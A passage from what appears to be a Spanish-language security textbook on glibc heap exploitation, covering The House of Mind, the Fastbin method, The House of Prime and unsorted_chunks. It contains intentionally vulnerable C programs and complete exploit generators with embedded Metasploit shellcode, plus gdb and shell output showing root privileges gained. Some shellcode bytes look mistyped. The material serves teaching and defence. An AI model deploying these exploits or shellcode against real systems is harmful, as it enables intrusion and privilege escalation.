Lo cual quiere decir que si hacemos que el valor situado en: `av->bins[2]`, sea `__DTOR_END__ - 12`, éste será puesto en `fwd`, y en la última instrucción será escrito en `__DTOR_END__` la dirección del segundo trozo `p`, y se prosigue como en el caso anterior. Lo cierto es que ni siquiera un atacante tiene por qué ser tan matemáticamente preciso, basta con que rellene toda la zona que parte desde `av->bins[0]` con duplicados de la dirección de `__DTOR_END__ - 12`, con lo que las probabilidades de éxito serán mucho mayores.

Sepa el lector, no obstante, que hemos llegado hasta aquí sin atravesar un camino lleno de espinas. Para lograr ejecutar código arbitrario, ciertas condiciones deben ser cumplidas. Veremos ahora cada una de ellas relacionada con su porción de código correspondiente en la función `_int_free()`:

- El valor negativo del tamaño del trozo sobrescrito debe ser mayor que el propio valor de ese trozo (`p`).

```
if ( _builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0) ...
```

- El tamaño del trozo no debe ser menor o igual que `av->max_fast`.

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast) ...
```

Observe que controlamos tanto el tamaño del trozo sobrescrito como `av->max_fast`, que es el segundo campo de nuestra estructura *arena* falseada.

- El bit `IS_MMAPPED` no debe estar activado en el campo `size`.

```
else if (!chunk_is_mmapped(p)) { ...
```

También controlamos el segundo bit menos significativo del campo `size`.

- El trozo sobrescrito no puede ser `av->top` (trozo más alto).

```
if ( _builtin_expect (p == av->top, 0)) ...
```

- `av->max_fast` debe tener el bit `NONCONTIGUOUS_BIT` activado.

```
if ( _builtin_expect (contiguous (av) ...
```

Nosotros controlamos `av->max_fast` y sabemos que `NONCONTIGUOUS_BIT` es igual a `0x02 = 10b`.

- El bit `PREV_INUSE` del siguiente trozo debe estar activado.

```
if ( _builtin_expect (!prev_inuse(nextchunk), 0)) ...
```

Como nuestro trozo es un trozo asignado, esta condición se cumple por defecto.

- El tamaño del siguiente trozo debe ser más grande que 8.

```
if ( _builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0) ...
```

- El tamaño del siguiente trozo debe ser menor que `av->system_mem`.

```
_builtin_expect (nextsize >= av->system_mem, 0))
```

- El bit `PREV_INUSE` del trozo debe estar activado para evadir de este modo el proceso de desenlace del trozo anterior.

```
/* consolidate backward */
```

```
if (!prev_inuse(p)) { ...
```

- El siguiente trozo tiene que ser diferente de `av->top`.

```
if (nextchunk != av->top) { ...
```

- El bit `PREV_INUSE` del trozo colocado después del siguiente trozo, debe estar activado.

```
nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
/* consolidate forward */
if (!nextinuse) { ...
```

El camino parece largo y tortuoso, pero un atacante puede controlar todas las condiciones que desencadenan la vulnerabilidad. Veamos un posible programa vulnerable:

```
#include <stdio.h>
#include <stdlib.h>
int main (void)
{
    char *ptr = malloc(1024);           // Primer trozo reservado
    char *ptr2;                         // Segundo trozo

    int heap = (int)ptr & 0xFFFF0000;   // ptr & ~(HEAP_MAX_SIZE-1) = 0x08000000
    int found = 0;
    printf("ptr found at %p\n", ptr);   // Direccion 1er trozo
    for ( int i = 2; i < 1024; i++ )
    {
        /* Asigna trozos hasta una direccion superior a 0x08100000 */
        if (!found && (((int)(ptr2 = malloc(1024)) & 0xFFFF0000) == \
                        (heap + 0x100000))) {
            printf("good heap allignment found on malloc() %i (%p)\n", i, ptr2);
            found = 1; /* Sale si lo alcanza */
            break;
        }
    }
    malloc(1024); /* Asigna otro trozo mas: (ptr2 != av->top) */
    /* Llamada vulnerable: 1048576 bytes */
    fread (ptr, 1024 * 1024, 1, stdin);
    free(ptr); /* Libera el primer trozo */
    free(ptr2); /* Aquí se produce The House of Mind */

    return(0);
}
```

Es de advertir que la entrada permite bytes *null* sin que se finalice la cadena. Esto facilita nuestra tarea. Presentamos a continuación el exploit diseñado siguiendo todas las consignas que hemos estudiado a lo largo de esta sección.

```
#include <stdio.h>
/* linux_ia32_exec - CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";
int main (void) {
    int i, j;
    for ( i = 0; i < 44 / 4; i++ )
        fwrite("\x02\x01\x00\x00", 4, 1, stdout); /* av->max_fast-12 */
    for ( i = 0; i < 984 / 4; i++ )
```

```

fwrite("\x48\x96\x04\x08", 4, 1, stdout); /* __DTOR_END__ - 12 */
for ( i = 0; i < 721; i++ ) {
    fwrite("\x09\x04\x00\x00", 4, 1, stdout); /* CONSERVAR SIZE */
    for ( j = 0; j < 1028; j++ )
        putchar(0x41); /* RELLENO (PAD) */
}

fwrite("\x09\x04\x00\x00", 4, 1, stdout);
for ( i = 0; i < (1024 / 4); i++ )
    fwrite("\x14\xa0\x04\x08", 4, 1, stdout);
fwrite("\xeb\x0c\x90\x90", 4, 1, stdout); /* prev_size -> jump 0x0c */
fwrite("\x0d\x04\x00\x00", 4, 1, stdout); /* size -> NON_MAIN_ARENA */
fwrite("\x90\x90\x90\x90\x90\x90\x90\x90" \
    "\x90\x90\x90\x90\x90\x90\x90\x90", 16, 1, stdout); /* NOPS */
fwrite(scode, sizeof(scode), 1, stdout); /* SHELLCODE */
return 0;
}

```

Lo ejecutamos y comprobamos el resultado:

```

blackngel@bbc:~$ ./exploit > file
blackngel@bbc:~$ ./heap1 < file
ptr found at 0x804a008
good heap alignment found on malloc() 724 (0x81002a0)
uid=1001(blackngel) gid=1001(blackngel) euid=0(root)groups=0(root),1001(blackngel)
blackngel@bbc:~$

```

Nota

¿Existe alguna diferencia entre la explotación de la antigua `dlmalloc` y la actual `ptmalloc`? La respuesta es afirmativa. Para implementar una correcta gestión de memoria *thread-safety*, es decir, segura para procesos multi-hilo, `ptmalloc` introdujo una variable `mutex` como elemento principal de cada *arena*. Técnicamente, el `mutex` es bloqueado a la entrada de cada rutina de asignación o liberación de memoria, impidiendo así que varios hilos puedan reservar o devolver un mismo trozo en un instante dado.

Piense en una aplicación con dos hilos ejecutándose al unísono, de pronto uno de ellos realiza una petición de un bloque de memoria y la ejecución se interrumpe antes de que las estructuras internas de datos sean actualizadas, o lo que es lo mismo, un trozo ha sido desenlazado de una lista de bloques libres pero todavía no se han modificado los punteros de seguimiento de los trozos anterior y posterior. Cuando el segundo hilo del proceso entra en acción, éste podría obtener el mismo bloque de memoria destinado al primer hilo. Ambos hilos estarían trabajando sobre un trozo idéntico, lo que acabaría por provocar algún tipo de corrupción. Y lo que es más grave, posteriormente ambos hilos podrían llamar a `free()` sobre éste bloque de memoria, provocando una condición de *double free* con sus consiguientes implicaciones para la seguridad del sistema.

Habitualmente, para una explotación exitosa de `ptmalloc`, la variable `mutex` perteneciente al *arena* atacado tendrá que ser igual a 0, con lo que debería sobrescribirse con un valor entero *null* (0x00000000), indicando que el heap se encuentra libre y evitando cualquier bloqueo en una posterior llamada a `malloc()` o `free()`, lo que ocurriría en caso de contener un valor positivo distinto de 0.

Usted podría pensar que la primera de las condiciones para aplicar The House of Mind, esto es, un trozo de memoria reservado en una dirección superior a `0x00100000` parece improbable desde un punto de vista práctico. ¿Es eso cierto? Si volvemos hacia atrás en el tiempo y echamos un vistazo al conocido fallo de seguridad encontrado en el método `is_modified()` del software CVS, podemos observar la función correspondiente al comando `entry` de dicho servicio:

```
static void serve_entry (arg)
char *arg;
{
    struct an_entry *p; char *cp;
    [...]
    cp = arg;
    [...]
    p = xmalloc (sizeof (struct an_entry));
    cp = xmalloc (strlen (arg) + 2); strcpy (cp, arg); p->next = entries;
    p->entry = cp;
    entries = p;
}
```

Vemos como se van reservando en el heap diversos bloques consecutivos siguiendo el orden que se muestra en la ilustración.



Imagen 09.02: Bloques asignados adyacentes.

Estos trozos no serán liberados hasta que la función `server_write_entries()` sea llamada con el comando `noop`. Fíjese que además de controlar el número de trozos reservados puede controlar su longitud. Esto se encuentra mejor detallado en el artículo “The art of Exploitation: Come back on a exploit”, del número 64 de la revista Phrack. En el ejemplo que hemos estudiado, la diferencia entre la dirección del primer trozo asignado (`0x804a008`) y la dirección objetivo (`0x8100000`), es inferior a 1 megabyte de memoria, lo que para una aplicación como un navegador web resulta insignificante.

The House of Mind ha sido una técnica teóricamente aplicable hasta la versión 2.11 de Glibc. En dicha versión se introdujo el siguiente parche:

```
bck = unsorted_chunks(av);
fwd = bck->fd;
if ( __builtin_expect(fwd->bck != bck, 0) )
{
    errstr = "malloc(): corrupted unsorted chunks";
    goto errout;
}
```

Análogamente a lo sucedido con la macro `unlink()`, se comprueba la integridad de la lista doblemente enlazada con el objetivo de descubrir punteros que hayan podido ser corrompidos por un atacante. Puede descubrir el estado del arte en esta técnica y el resumen de muchos de los conceptos de heap exploiting descritos hasta el momento, en la fantástica conferencia que Albert López presentó en el congreso de hacking y seguridad informática RootedCON (“Linux Heap Exploiting Revisited” en <http://www.vimeo.com/70799803>). Además, encontrará un enlace al artículo en formato PDF incluido en el listado de referencias del presente capítulo.

9.2.1. Método Fastbin

En la presente sección demostraremos la implementación práctica del Método Fastbin, una conocida variante de la técnica The House of Mind. La idea de un posible ataque comienza cuando se desencadena el siguiente fragmento de código:

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
{
    if (__builtin_expect(chunk_at_offset(p, size)->size <= 2 * SIZE_SZ, 0)
        || __builtin_expect(chunksize(chunk_at_offset(p, size))
            >= av->system_mem, 0))
    {
        errstr = "free(): invalid next size (fast)";
        goto errout;
    }
    set_fastchunks(av);
    fb = &(av->fastbins[fastbin_index(size)]);
    if (__builtin_expect(*fb == p, 0))
    {
        errstr = "double free or corruption (fasttop)";
        goto errout;
    }
    printf("\nDebug: p = 0x%x - fb = 0x%x\n", p, fb);
    p->fd = *fb;
    *fb = p;
}
```

Como este código está situado pasada la primera comprobación de la función `_int_free()`, la principal ventaja es que no debemos preocuparnos por los límites establecidos en el método anterior.

El núcleo de esta técnica radica en situar en `fb` la dirección de una entrada en `.dtors` o GOT. Si alteramos el tamaño del trozo sobrescrito y liberado con un valor 8, `fastbin_index()` retornará lo siguiente:

```
#define fastbin_index(sz) (((unsigned int)(sz)) >> 3) - 2)

(8 >> 3) - 2 = -1

&(av->fastbins[-1])
```

Como en una estructura *arena* (`malloc_state`) el elemento anterior a la matriz `fastbins[]` es precisamente `av->max_fast`, la dirección donde se encuentre este valor será puesto en `fb`.

Al ejecutarse la sentencia `*fb = p`, lo que se encuentre en esta dirección será sobrescrito con la dirección del trozo liberado `p`, que al igual que en la sección previa, deberá contener una instrucción `jmp` y saltar hacia un shellcode.

`ar_ptr` debería apuntar por lo tanto a la dirección de `.dtors`, de modo que ahí se constituya la *arena* falsa y `av->max_fast (av + 4)` sea igual a `__DTOR_END__`, que será posteriormente sobrescrito con la dirección de `p`.

Las condiciones son las siguientes:

- El tamaño del trozo debe ser menor que `av->max_fast`:

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
```

Ya que hemos dicho que el tamaño será igual a 8 y `av->max_fast` será la dirección de un destructor, descubrimos que en este caso no sirve `__DTOR_END__` puesto que éste es siempre `0x00000000` y nunca será mayor que el campo `size` del trozo a liberar. Parece que lo más efectivo entonces es hacer uso de la Tabla Global de Offsets.

Además, el campo `size` del trozo desbordado debe tener el bit `NON_MAIN_ARENA` activado y por lo tanto su valor no es exactamente 8:

```
1000b | 100b → 8 | NON_MAIN_ARENA = 12 = [0x0c]
```

Si activamos `PREV_INUSE`: `1101b = [0x0d]`

- El tamaño del trozo contiguo (siguiente) al trozo `p` debe ser mayor que 8:

```
builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
```

- Ese mismo trozo, a su vez, debe ser menor que `av->system_mem`:

```
builtin_expect (chunksiz (chunk_at_offset (p, size)) >= av->system_mem, 0)
```

Una vez establecido `ar_ptr` en `.dtors` o GOT, el miembro `system_mem` de la estructura `malloc_state` se encuentra 1848 bytes más allá. En programas pequeños la tabla GOT es relativamente reducida, por este motivo es normal encontrar en la posición de `av->system_mem` una gran cantidad de bytes `0x00`. Veámoslo:

```
blackngel@bbc:~$ objdump -s -j .dtors ./heap1
...
Contents of section .dtors:
8049650 ffffffff 00000000
.....
blackngel@bbc:~$ gdb -q ./heap1
(gdb) break main
Breakpoint 1 at 0x8048442
(gdb) run < file
...
Breakpoint 1, 0x8048442 in main ()
(gdb) x/8x 0x8049650
0x8049650 < _DTOR_LIST__ >: 0xffffffff 0x00000000 0x00000000 0x00000001
0x8049660 < _DYNAMIC+4>: 0x00000010 0x0000000c 0x804830c 0x0000000d
(gdb) x/8x 0x8049650 + 1848
0x8049d88: 0x00000000 0x00000000 0x00000000 0x00000000
0x8049d98: 0x00000000 0x00000000 0x00000000 0x00000000
```

Precisamos de una solución práctica a este dilema. Aprendimos del ataque anterior que `av->mutex`, que es el primer miembro de la estructura `arena`, debía ser igual a 0. Dado que controlamos por completo la `arena` `av`, podemos permitirnos hacer un nuevo análisis de `fastbin_index()` para un tamaño de 16 bytes:

```
(16 >> 3) - 2 = 0
```

De modo que obtenemos: `fb = &(av->fastbins[0])`, y si logramos esto podemos hacer uso del stack para sobrescribir EIP. ¿Cómo? Si nuestro código vulnerable está dentro de una función `Evuln()`, EBP

y EIP serán guardados en el stack. ¿Qué hay detrás de EBP? Debido al relleno introducido por los compiladores, si no existe basura producida por otros marcos de pila y ningún valor *canary* ha sido establecido, normalmente encontraremos un valor `0x00000000`, y ya que utilizamos `av->fastbins[0]` y no `av->maxfast`, obtenemos lo siguiente:




Imagen 09.03: Método fastbin.

Habiendo mudado nuestro ataque hacia el stack, en `av + 1848` es normal encontrar direcciones o valores aleatorios para `av->system_mem` y así podemos superar las comprobaciones para alcanzar el final del código *fastbin*.

El campo `size` de `p` debe ser 16 más los bits `NON_MAIN_ARENA` y `PREV_INUSE` activados, entonces:

`10000b | NON_MAIN_ARENA | PREV_INUSE = 10101b = 0x15h`

Podemos manipular el campo `size` del siguiente trozo para que sea mayor que 8 y menor que `av->system_mem.size`. `size` se calcula a partir del offset de `p`, por tanto, este campo estará virtualmente en (`p - 0x15`), que es un desplazamiento de 21 bytes. Escribiremos ahí un valor `0x09`, sin embargo, este valor estará en medio de nuestro relleno de NOPs y debemos hacer un pequeño cambio en el `jmp` original para saltar más lejos, 16 bytes deberían ser suficientes.

Para la prueba de concepto hemos modificado el código fuente del programa *aircrack-2.41* y agregado las siguientes líneas en la función `main()`:

```
int fvuln()
{
    // El mismo código vulnerable que en el método anterior.
}

int main( int argc, char *argv[] )
{
    int i, n, ret;
    char *s, buf[128];
    struct AP_info *ap_cur;
    fvuln();
    ...
}
```

El siguiente código explota el programa:

```
#include <stdio.h>
/* linux_ia32_exec - CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\xe8\x9\xfa\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
```

```

"\xc9\x6a\x42\x83\xeb\xfd\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\xf"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";
int main (void) {
    int i, j;
    for (i = 0; i < 1028; i++)                /* RELLENO */
        putchar(0x41);
    for (i = 0; i < 518; i++) {
        fwrite("\x09\x04\x00\x00", 4, 1, stdout);
        for (j = 0; j < 1028; j++)
            putchar(0x41);
    }
    fwrite("\x09\x04\x00\x00", 4, 1, stdout);
    for (i = 0; i < (1024 / 4); i++)
        fwrite("\x34\xf4\xff\xbf", 4, 1, stdout);    /* EBP - 4 */
    fwrite("\xeb\x16\x90\x90", 4, 1, stdout);          /* JMP 0x16 */
    fwrite("\x15\x00\x00\x00", 4, 1, stdout);    /* 16 + N_M_A - P_INU */

    fwrite("\x90\x90\x90\x90" \
        "\x90\x90\x90\x90" \
        "\x90\x90\x90\x90" \
        "\x09\x00\x00\x00" \
        "\x90\x90\x90\x90", 20, 1, stdout);    /* nextchunk->size */

    fwrite(scode, sizeof(scode), 1, stdout);    /* LA PIEZA MÁGICA */
    return(0);
}

```

Veámoslo en acción:

```

blackngel@bbc:~$ gcc exploit1.c -o xploit
blackngel@bbc:~$ ./xploit > file
blackngel@bbc:~$ gdb -q ./vuln
(gdb) disass fvuln
Dump of assembler code for function fvuln:
.....
0x08049298 <fvuln+184>:    call    0x8048d4c <free@plt>
0x0804929d <fvuln+189>:    movl    $0x8056063, (%esp)
0x080492a4 <fvuln+196>:    call    0x8048e8c <puts@plt>
0x080492a9 <fvuln+201>:    mov     %esi, (%esp)
0x080492ac <fvuln+204>:    call    0x8048d4c <free@plt>
0x080492b1 <fvuln+209>:    movl    $0x8056075, (%esp)
0x080492b8 <fvuln+216>:    call    0x8048e8c <puts@plt>
.....
(gdb) break *fvuln+204                                /* Antes del 2do free( ) */
Breakpoint 1 at 0x80492ac: file linux/vuln.c, line 2302.
(gdb) break *fvuln+209                                /* Después del 2do free( ) */
Breakpoint 2 at 0x80492b1: file linux/vuln.c, line 2303.
(gdb) run < file
ptr found at 0x807d008
good heap allignment found on malloc() 521 (0x8100048)
Breakpoint 1, 0x80492ac in fvuln () at linux/vuln.c:2302
2302         free(ptr2);
/* STACK */
(gdb) x/4x 0xbffff434 // av->max fast // av->fastbins[0]
0xbffff434:  0x00000000  0xbffff518  0x0804ce52  0x080483ec

```

```
(gdb) x/x 0xbffff434 + 1848 /* av->system_mem */
0xbffffb6c: 0x3d766d77
(gdb) x/4x 0xc8100048-8+20 /* nextchunk->size */
0xc8100054: 0x00000009 0x90909090 0xe983c931 0xd9eed9f4
(gdb) c
Continuing.
Breakpoint 2, fvuln () at linux/vuln.c:2303
(gdb) x/4x 0xbffff434 // EIP = &p
0xbffff434: 0x00000000 0xbffff518 0x08100040 0x080483ec
(gdb) c
Continuing.

[New process 8312]
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm)
Program exited normally.
```

La ventaja de este método es que no tocamos en ningún momento el registro EBP, lo que podría provocar alguna clase de corrupción de memoria al referenciar variables locales.

9.3. The House of Prime

The House of Prime es, sin duda alguna, una de las técnicas más elaboradas y fruto de una genialidad. No obstante el destino la ha relegado a la menos útil de todas ellas. Para llevar a cabo este ataque se necesitan dos llamadas a `free()` sobre dos bloques de memoria que estén bajo el control del exploiter, y una llamada extra a `malloc()`.

El objetivo no es sobrescribir dirección de memoria alguna (aunque sí será necesario para la culminación de la técnica), sino hacer que una futura llamada a `malloc()` retorne una dirección de memoria arbitraria. Es decir, que un atacante puede hacer que el trozo sea reservado en algún lugar de nuestra elección, por ejemplo el stack.

Un último requisito es la capacidad de controlar lo que es escrito en dicho bloque reservado, de modo que si conseguimos situarlo cerca de una dirección de retorno guardada, el registro EIP podrá ser sobrescrito con un valor arbitrario. He aquí un posible programa vulnerable:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void fvuln(char *str1, char *str2, int age)
{
    int edad;
    char buffer[64];
    char *ptr = malloc(1024);
    char *ptr1 = malloc(1024);
    char *ptr2 = malloc(1024);
    char *ptr3;
    edad = age;
    strncpy(buffer, str1, sizeof(buffer)-1);
    printf("\nptr en [ %p ]", ptr);
    printf("\nptr1 en [ %p ]", ptr1);
    printf("\nptr2 en [ %p ]\n", ptr2);
    printf("Escriba una descripción: ");
```



```

fread(ptr, 1024 * 5, 1, stdin);
free(ptr1);
printf("\nFIN free(1)\n");
free(ptr2);
printf("\nFIN free(2)\n");
ptr3 = malloc(1024);
printf("\nFIN malloc()\n");
strncpy(ptr3, str2, 1024-1);
printf("Te llamas %s y tienes %d", buffer, edad);
}

int main(int argc, char *argv[])
{
    if( argc < 4 ) {
        fprintf(stderr, "Uso: ./hop nombre apellido edad\n");
        exit(0);
    }
    fvuln(argv[1], argv[2], atoi(argv[3]));
    return 0;
}

```

Para empezar, necesitamos controlar la cabecera de un primer trozo a ser liberado, de modo que cuando se produzca el primer `free()`, se desencadene el mismo código que en el Método Fastbin. Utilizando un tamaño de trozo de 8 bytes se obtiene lo siguiente:

```
fastbin_index(8) (((unsigned int)(8)) >> 3) - 2) = -1
```

Y como ya mencionamos anteriormente:

```
fb = &(av->fastbins[-1]) = &av->max_fast;
```

En la última instrucción `*fb = p`, `av->max_fast` será sobrescrito con la dirección de nuestro trozo liberado. Esto tiene una consecuencia muy evidente, y es que a partir de ese momento podemos ejecutar el mismo trozo de código en `free()` siempre que el tamaño del trozo a liberar sea menor que el valor de la dirección del trozo `p` anteriormente liberado.

Situación normal:

```
av->max_fast = 0x00000048
```

Situación de ataque:

```
av->max_fast = 0x080YYYYY
```

Para sortear las comprobaciones de la primera llamada a `free()` necesitamos los siguientes tamaños:

Trozo liberado → 8 (9h si activamos el bit `PREV_INUSE`).

Siguiente trozo → 10h es un buen valor (`8 < 10h < av->system_mem`)

De modo que el exploit comenzaría con algo así:

```

int main (void)
{
    int i, j;
    for ( i = 0; i < 1028; i++ )                /* RELLENO */
        putchar(0x41);
    fwrite("\x09\x00\x00\x00", 4, 1, stdout); /* free(1) ptr1 size */
    fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* RELLENO */
    fwrite("\x10\x00\x00\x00", 4, 1, stdout); /* free(1) ptr2 size */
}

```

La siguiente misión es sobrescribir la variable `arena_key` que se encuentra normalmente por encima de `av` (`&main_arena`). Como podemos utilizar tamaños de trozos muy grandes, podemos hacer que `&av->fastbins[x]` apunte muy lejos, al menos lo suficiente como para alcanzar el valor de `arena_key` y sobrescribirlo con la dirección del trozo `p`.

Una vez modificado el tamaño del segundo bloque también tendremos que controlar el campo `size` del siguiente trozo, cuya dirección depende a su vez del desplazamiento calculado a partir del tamaño del anterior. Entonces el exploit podría continuar así:

```
for ( i = 0; i < 1020; i++ )
    putchar(0x41);
fwrite("\x19\x09\x00\x00", 4, 1, stdout); /* free(2) ptr2 size */
... /* Mas adelante */
for ( i = 0; i < (2000 / 4); i++ )
    fwrite("\x10\x00\x00\x00", 4, 1, stdout);
```

Al finalizar el segundo `free()` obtendremos: `arena_key = p2`. Este valor será utilizado por la llamada a `malloc()` estableciéndolo como la estructura `arena` a utilizar.

```
arena_get(ar_ptr, bytes);
if(!ar_ptr)
    return 0;
victim = _int_malloc(ar_ptr, bytes);
```

Veamos nuevamente, para hacerlo más intuitivo, el código mágico de `_int_malloc()`:

```
if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
    long int idx = fastbin_index(nb);
    fb = &(av->fastbins[idx]);
    if ( (victim = *fb) != 0) {
        if (fastbin_index (chunksz (victim)) != idx)
            malloc_printerr (check_action, "malloc(): memory"
                " corruption (fast)", chunk2mem (victim));
        *fb = victim->fd;
        check_reallocated_chunk(av, victim, nb);
        return chunk2mem(victim);
    }
    ...
```

`av` es ahora nuestra *arena* falsa que comienza al principio del segundo trozo liberado `p2`. Por lo tanto, `av->max_fast` será igual al campo `size` de dicho trozo. El primer chequeo nos obliga a que el tamaño solicitado por la llamada `malloc()` sea menor que ese valor (en otro caso podría probar la técnica `unsorted_chunks()` en la siguiente sección).

Luego comprobamos que `fb` es establecido a la dirección de un *fastbin* en `av`, y en la siguiente instrucción su contenido será la dirección definitiva de `victim`. Recuerde que nuestro objetivo es que `malloc()` reserve la cantidad de bytes deseados en un lugar de nuestra elección.

En nuestro último fragmento de exploit introdujimos un comentario: `/* Mas adelante */`. Éste debería ser sustituido con una repetición de copias de la dirección que deseamos en el stack, de modo que cualquier *fastbin* devuelto coloque en `fb` nuestra dirección.

La siguiente condición es la más importante:

```
if (fastbin_index (chunksize (victim)) != idx)
```

Esto quiere decir que el campo `size` de nuestro trozo falseado, debe ser igual al tamaño del bloque solicitado por `malloc()`. Éste es el último requisito en The House of Prime: debemos controlar un valor en la memoria y poder situar la dirección de `victim` justo 4 bytes antes para que ese valor pase a ser su nuevo tamaño.

En nuestro programa vulnerable se solicitan como parámetros nombre, apellido y edad. Este último valor es un entero que, por cierto, será almacenado en la pila.

```
(gdb) run black bgel 1032 < file
ptr en [ 0x80b2a20 ]
ptrlovf en [ 0x80b2e28 ]
ptr2ovf en [ 0x80b3230 ]
Escriba una descripcion:
END free(1)
END free(2)
Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) x/4x $ebp-32
0xbffff838:    0x00000000    0x00000000    0xbf000000    0x00000408
```

Ahí tenemos nuestro valor, debemos apuntar a `0xbffff840`:

```
for ( i = 0; i < (600 / 4); i++ )
    fwrite("\x40\xf8\xff\xbf", 4, 1, stdout);
```

Ahora deberíamos tener: `ptr3 = malloc(1024) = 0xbffff848`, recuerde que se devuelve un puntero a la memoria (zona de datos) y no a la cabecera del trozo. El atacante se encuentra ahora realmente cerca de la dirección de retorno guardada y puede sobrescribirla con una dirección arbitraria.

```
(gdb) run Black `perl -e 'print "A"x64'` 1032 < file
.....
ptr en [ 0x80b2a20 ]
ptrlovf en [ 0x80b2e28 ]
ptr2ovf en [ 0x80b3230 ]
Escriba una descripcion:
END free(1)
END free(2)
Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) c
Continuing.
END malloc()
Breakpoint 3, 0x08048307 in fvuln ()
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Esta técnica ha sido aplicable hasta la versión 2.3.6 de GLIBC, más adelante se agregó a la función `free()` la comprobación de integridad que mostramos a continuación:

```
/* We know that each chunk is at least MINSIZE bytes in size. */
if (__builtin_expect (size < MINSIZE, 0))
{
```

```

    errstr = "free(): invalid size";
    goto errout;
}
check_inuse_chunk(av, p);

```

Lo cual no nos permite establecer un tamaño de trozo menor que 16 bytes.

9.3.1. `unsorted_chunks()`

Hasta que se produce la llamada a `malloc()`, la técnica que detallamos a continuación es exactamente igual que la descrita en la sección anterior. La diferencia comienza cuando la cantidad de bytes que se desean reservar con dicha llamada es superior a `av->max_fast`, que resulta ser el tamaño del segundo trozo liberado.

En este último caso otro trozo de código puede ser desencadenado en vías de lograr sobrescribir una posición arbitraria de memoria. Recordemos que `unsorted_chunks()` devolverá la dirección de `av->bins[2]`.

Mostramos el fragmento de código relevante:

```

victim = unsorted_chunks(av)->bk
bck = victim->bk;
...
unsorted_chunks(av)->bk = bck;
bck->fd = unsorted_chunks(av);

```

He aquí un posible método de explotación:

1) Situar en `&av->bins[2]+12` la dirección (`&av->bins[2]+16-12`). Entonces:

```
victim = &av->bins[2]+4;
```

2) Situar en `&av->bins[2]+16` la dirección de RET o EIP - 8. Entonces:

```
bck = (&av->bins[2]+4)->bk = av->bins[2]+16 = &EIP-8;
```


3) Situar en `av->bins[2]` una instrucción `jmp 0xYY` para que salte al menos más lejos que `&av->bins[2]+20`. En la penúltima instrucción se destrozará `&av->bins[2]+12`, pero eso ya no importa, en la última instrucción tendremos:

```
bck->fd = EIP = &av->bins[2];
```

4) Situar el conjunto (NOPS + SHELLCODE) a partir de `&av->bins[0]+20`.

Cuando una instrucción `ret` sea ejecutada, se producirá nuestro `jmp` y éste caerá directamente sobre los NOPS, desplazándose hasta alcanzar el shellcode. Observe el diseño de la estructura en la siguiente figura.

La imagen ilustra la perfecta combinación de elementos que, de forma milimétrica, conducen a la sobrescritura de una dirección de retorno guardada con la dirección de la segunda entrada del array `bins[]`, donde una instrucción de salto intenta redirigir el flujo hacia un shellcode situado a una distancia controlada y precedida de un colchón de instrucciones NOP.

Imagen 09.04: Diagrama de la técnica `unsorted_chunks()`.

La enorme ventaja de este método es que logramos una ejecución directa de código arbitrario en vez de obtener de `malloc()` un bloque controlado.

9.4. The House of Spirit

The House of Spirit constituye una de las técnicas más sencillas de aplicar siempre que las circunstancias sean las adecuadas. El objetivo principal es sobrescribir un puntero que previamente haya sido reservado con una llamada a `malloc()` de modo que cuando éste se libere mediante `free()`, una dirección arbitraria quedará almacenada en un `fastbin[]`.

Esto puede traer consigo que, en una futura llamada a `malloc()`, este valor almacenado sea tomado como la nueva memoria asignada para el bloque solicitado. Veamos un programa vulnerable:

```
#include <stdio.h>
